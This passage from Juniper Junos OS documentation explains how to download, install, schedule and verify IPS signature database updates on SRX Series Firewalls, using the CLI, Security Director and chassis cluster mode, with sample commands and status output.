Version info:2762(Tue Jul 26 22:26:57 2016 UTC, Detector=12.6.130160603)
```

3. Install the security package to update the security database with the newly downloaded updates from the Staging folder in your device.

```
user@host> request security idp security-package install
```

4. Check the status of the install.

```
user@host> request security idp security-package install status
```

On a successful install, the following message is displayed:

```
user@host # run request security idp security-package install status
Done;Attack DB update : successful - [UpdateNumber=2771,ExportDate=Tue Aug 23 21:57:18 2016
UTC,Detector=12.6.130160603]
     Updating control-plane with new detector : successful
     Updating data-plane with new attack or detector : successful
```

NOTE: When you upgrade from Junos OS Release 15.1X49 to Junos OS Release 17.3, the following warning message is displayed:

```
WARNING: A full install of the security package is required after reboot.
WARNING: Please perform a full update of the security package using
```

```
WARNING:    "request security idp security-package download full-update"
WARNING: followed by
WARNING:    "request security idp security-package install"
```

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the IPS Signature Database

Purpose

Display the IPS signature database.

Action

From operational mode, enter the `show security idp` command.

SEE ALSO

Understanding Intrusion Prevention System | 554

Understanding the IPS Signature Database | 569

Managing the IPS Signature Database (Security Director) | 577

Managing the IPS Signature Database (Security Director)

IN THIS SECTION

This example shows how to install and schedule the signature database updates using Junos Space Security Director.

Requirements

This example uses the following hardware and software components:

- SRX Series Firewall

Before you install the signature database updates, ensure that you have:

- Installed an IPS license key

Overview

The IPS signature database can be updated using either the CLI or Junos Space Security Director. SRX Series Firewalls can be fully managed from the CLI; however, for large deployment scenarios that use multiple SRX Series Firewalls, it is easier to manage the security package using a management platform.

Configuration

IN THIS SECTION

Downloading and Installing the IPS Signature Package

Step-by-Step Procedure

In this example, you download and then install the latest signature package from the signature database server:

1. Navigate to **Security Director->Downloads->Signature Database**.

   Choose the signature package listed as the latest and select **Action>Download** to download the signature package to Security Director.

   ```
   user@host>request security idp security-package download
   ```

   By default, when you download the security package, you download the following components into a Staging folder in your device: the latest version of the complete attack object groups table, the application objects table, and the updates to the IPS Detector Engine. Because the attack objects table is typically very large, by default the system only downloads updates to the attack objects table. However, you can download the complete attack objects table by using the `full-update` configuration option.

2. Check the security package download status:

   ```
   user@host>request security idp security-package download status
   ```

   On a successful download, the following message is displayed:

   ```
   Done;Successfully downloaded from (https://signatures.juniper.net/cgi-bin/index.cgi).
   Version info:1884(Thu Mar 17 12:06:35 2011, Detector=11.4.140110223)
   ```

3. After downloading the security package, you must install the package to update the security database with the newly downloaded updates from the Staging folder in your device. Install the security package:

   ```
   user@host>request security idp security-package install
   ```

4. Check the status of the install:

   ```
   user@host>request security idp security-package install status
   ```

On a successful install, the following message is displayed:

```
Done;Attack DB update: successful - [UpdateNumber=1884,ExportDate=Thu Mar 17 12:06:35
2011,Detector=11.4.140110223]
    Updating control-plane with new detector: successful
    Updating data-plane with new attack or detector: successful
```

Verifying the Signature Database Version

Step-by-Step Procedure

Each signature database has a different version number with the latest database having the highest number.

- Use the CLI to verify the signature database version installed:

  ```
  user@host>show security idp security-package version
  ```

  The following sample output shows the version number for the signature package:

  ```
  user@host> show security idp security-package-version
  Attack database version:1883(Wed Mar 16 12:10:26 2011)
  Detector version :12.6.140121210
  Policy template version :N/A
  ```

Scheduling the Signature Database Updates

Step-by-Step Procedure

You can configure IPS-enabled device to automatically update the signature database after a set interval. After the initial manual setup, we recommend that you schedule the signature updates so you always have protection against new vulnerabilities.

- To schedule the signature package download, from configuration mode, specify the start time and the interval for the download:

  ```
  user@host>set security idp security-package automatic interval interval start-time <YYYY-MM-
  DD.HH:MM:SS>
  ```

For example, to set a schedule for the signature download every 72 hours, you use the following configuration:

```
user@host>set security idp security-package automatic interval 72 start-time
```

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the IPS Signature Database

Purpose

Display the IPS signature database.

Action

From operational mode, enter the `show security idp` command.

SEE ALSO

Understanding Intrusion Prevention System | 554

Understanding the IPS Signature Database | 569

Managing the IPS Signature Database (CLI) | 570

Example: Updating the IPS Signature Database Manually

IN THIS SECTION

This example shows how to update the IPS signature database manually.

Requirements

Before you begin, configure network interfaces.

Overview

Juniper Networks regularly updates the predefined attack database and makes it available as a security package on the Juniper Networks website. This database includes attack object and attack object groups that you can use in IDP policies to match traffic against known attacks.

In this example, you download the security package with the complete table of attack objects and attack object groups. Once the installation is completed, the attack objects and attack object groups are available in the CLI under the `predefined-attack-groups` and `predefined-attacks` configuration statements at the `[edit security idp idp-policy]` hierarchy level. You create a policy and specify the new policy as the active policy. You only download the updates that Juniper Networks has recently uploaded and then update the attack database, the running policy, and the IPS protocol detector with these new updates.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

CLI quick configuration is not available for this example, because manual intervention is required during the configuration.

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To manually download and update the signature database:

1. Specify the URL for the security package.

```
[edit]
user@host#set security idp security-package url https://signatures.juniper.net/cgi-bin/
index.cgi
```

NOTE: By default it will take URL as https://signatures.juniper.net/cgi-bin/index.cgi.

2. Commit the configuration.

```
[edit]
user@host# commit
```

3. Switch to operational mode.

```
[edit]
user@host# exit
```

4. Download the security package.

```
user@host>request security idp security-package download full-update
```

5. Check the security package download status.

```
user@host>request security idp security-package download status
```

6. Update the attack database using the `install` command.

```
user@host>request security idp security-package install
```

7. Check the attack database update status using the following command. The command output displays information about the downloaded and installed versions of attack database versions.

```
user@host>request security idp security-package install status
```

8. Switch to configuration mode.

```
user@host>configure
```

9. Create an IDP policy.

```
[edit ]
user@host#edit security idp idp-policy policy1
```

10. Associate attack objects or attack object groups with the policy.

```
[edit security idp idp-policy policy1]
user@host#set rulebase-ips rule rule1 match attacks predefined-attack-groups
“Response_Critical”
```

11. Set action.

```
[edit security idp idp-policy policy1]
user@host#set rulebase-ips rule rule1 then action no-action
```

12. Activate the policy.

```
[edit]
user@host#set security idp active-policy policy1
```

13. Commit the configuration.

```
[edit]
user@host# commit
```

14. In the future if you want to download the signature package, download only the updates that Juniper Networks has recently uploaded.

```
user@host>request security idp security-package download
```

15. Check the security package download status.

```
user@host>request security idp security-package download status
```

16. Update the attack database, the active policy, and the detector with the new changes.

```
user@host>request security idp security-package install
```

17. Check the attack database, the active policy, and the detector.

```
user@host>request security idp security-package install status
```

NOTE: It is possible that an attack has been removed from the new version of an attack database. If this attack is used in an existing policy on your device, the installation of the new database will fail. An installation status message identifies the attack that is no longer valid. To update the database successfully, remove all references to the deleted attack from your existing policies and groups, and rerun the install command.

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
    user@host# show security idp
    idp-policy policy1 {
    rulebase-ips {
        rule rule1 {
    match {
    attacks {
        predefined-attack-groups Response_Critical;
    }
    }
        then {
    action {
    no-action;
     }
 }
 }
     }
 }
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the IDP Signature Database Manually

Purpose

Display the IDP signature database manually.

Action

From operational mode, enter the `show security idp` command.

SEE ALSO

Updating the IDP Signature Database Manually Overview | 21
Example: Updating the Signature Database Automatically | 18
Understanding the IDP Signature Database | 5

Example: Downloading and Installing the IPS Signature Package in Chassis Cluster Mode

IN THIS SECTION

This example shows how to download and install the IPS signature database to a device operating in chassis cluster mode.

Requirements

Before you begin, set the chassis cluster node ID and cluster ID. See *Example: Setting the Node ID and Cluster ID for Security Devices in a Chassis Cluster* .

Overview

The security package for intrusion detection and prevention (IDP) contains a database of predefined IDP attack objects and IDP attack object groups that you can use in IDP policies to match traffic against known and unknown attacks. Juniper Networks regularly updates the predefined attack objects and groups with newly discovered attack patterns.

To update the signature database, you must download a security package from the Juniper Networks website. After downloading the security package, you must install the package to update the security database with the newly downloaded updates from the Staging folder in your device.

> **NOTE**: On branch SRX Series Firewalls, if your device memory utilization is high on the control plane, loading a large IDP policy might cause the device to run out of memory. This can trigger a system reboot during the IPS security package update.

When you download the IPS security package on a device operating in chassis cluster mode, the security package is downloaded to the primary node and then synchronized to the secondary node. This synchronization helps maintain the same version of the security package on both the primary node and the secondary node.

Downloading and Installing the IPS Signature Database

IN THIS SECTION

Procedure

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

1. Specify the URL for the security package.

```
[edit]
user@host# set security idp security-package url https://signatures.juniper.net/cgi-bin/
index.cgi
```

2. Switch to operational mode.

```
[edit]
user@host# exit
```

3. Download the IPS security package to the primary node (downloads in the **var/db/idpd/sec-download** folder).

```
{primary:node0}[edit]
user@host> request security idp security-package download
```

The following message is displayed:

```
node0:
--------------------------------------------------------------------------
Will be processed in async mode. Check the status using the status checking CLI
```

4. Check the security package download status.

```
{primary:node0}[edit]
user@host> request security idp security-package download status
```

On a successful download, the following message is displayed.

```
node0:
--------------------------------------------------------------------------
Done;Successfully downloaded from (https://signatures.juniper.net/cgi-bin/index.cgi)
and synchronized to backup.
Version info:1871(Mon Mar  7 09:05:30 2011, Detector=11.4.140110223)
```

5. Update the attack database using the `install` command.

```
user@host> request security idp security-package install
```

6. Check the attack database update status. The command output displays information about the downloaded and installed versions of the attack database.

```
{primary:node0}[edit]
user@host> request security idp security-package install status
```

```
node0:
--------------------------------------------------------------------------
Done;Attack DB update : successful - [UpdateNumber=2011,ExportDate=Mon Oct 17 15:13:06
2011,Detector=11.6.140110920]
     Updating control-plane with new detector : successful
     Updating data-plane with new attack or detector : not performed
      due to no existing running policy found.

node1:
--------------------------------------------------------------------------
Done;Attack DB update : successful - [UpdateNumber=2011,ExportDate=Mon Oct 17 15:13:06
2011,Detector=11.6.140110920]
     Updating control-plane with new detector : successful
     Updating data-plane with new attack or detector : not performed
      due to no existing running policy found.
```

NOTE: You must download the IPS signature package to the primary node. This way, the security package is synchronized on the secondary node. Attempts to download the signature package to the secondary node will fail.

If you have configured a scheduled download for the security packages, the signature package files are automatically synchronized from the primary node to the backup node.

SEE ALSO

Understanding Intrusion Prevention System | 554

Understanding the IPS Signature Database | 569

Managing the IPS Signature Database (CLI) | 570

Managing the IPS Signature Database (Security Director) | 577

RELATED DOCUMENTATION

8

CHAPTER

Configuration Statements and Operational Commands

Junos CLI Reference Overview

We've consolidated all Junos CLI commands and configuration statements in one place. Learn about the syntax and options that make up the statements and commands and understand the contexts in which you'll use these CLI elements in your network configurations and operations.

- Junos CLI Reference

Click the links to access Junos OS and Junos OS Evolved configuration statement and command summary topics.

- Configuration Statements
- Operational Commands